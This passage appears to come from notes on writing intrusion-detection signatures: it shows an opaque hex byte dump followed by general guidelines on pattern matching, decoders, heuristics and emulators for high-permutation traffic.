a8 81 a5 |d| da |jJ| af 95 d1 b1 f3 |4| d1 81 e7 c7 |2O| a1 97 b6 91 10 |O| 3c
92 89 f1 |i| f3 87 ee 29 f3 b0 cd a5 11 87 |R| b7 3d d4 c9 a5 17 b0 10 bf a7
|ntR| c3 ba f3 |X| 3e 3f f1 83 c8 1a |4| 0d 3e |9| ca 09 92 bc da 09 82 bc |f| 8a
a9 | | eb 8e 0a 89 f1 |J | 89 ca d3 | z| f1 b6 |8E| f9 0d 3e |9| f3 |J| 90 ba |f| 8a
a7 85 fd 3c a9 8c f4 |0| 91 b6 b0 96 |H| 08 f3 1e |H| 0d a8 9a |2E| 0c d3 3c 11
```

Guidelines

- Using Patterns
  - Limit the pattern, and the signature to a single component
  - Use the longest possible pattern match
  - Avoid making assumptions about the protocol, instead use a decoder
- When there is a high permutation
  - Do not use pattern matching
  - Use decoders, heretics, correlation, or emulators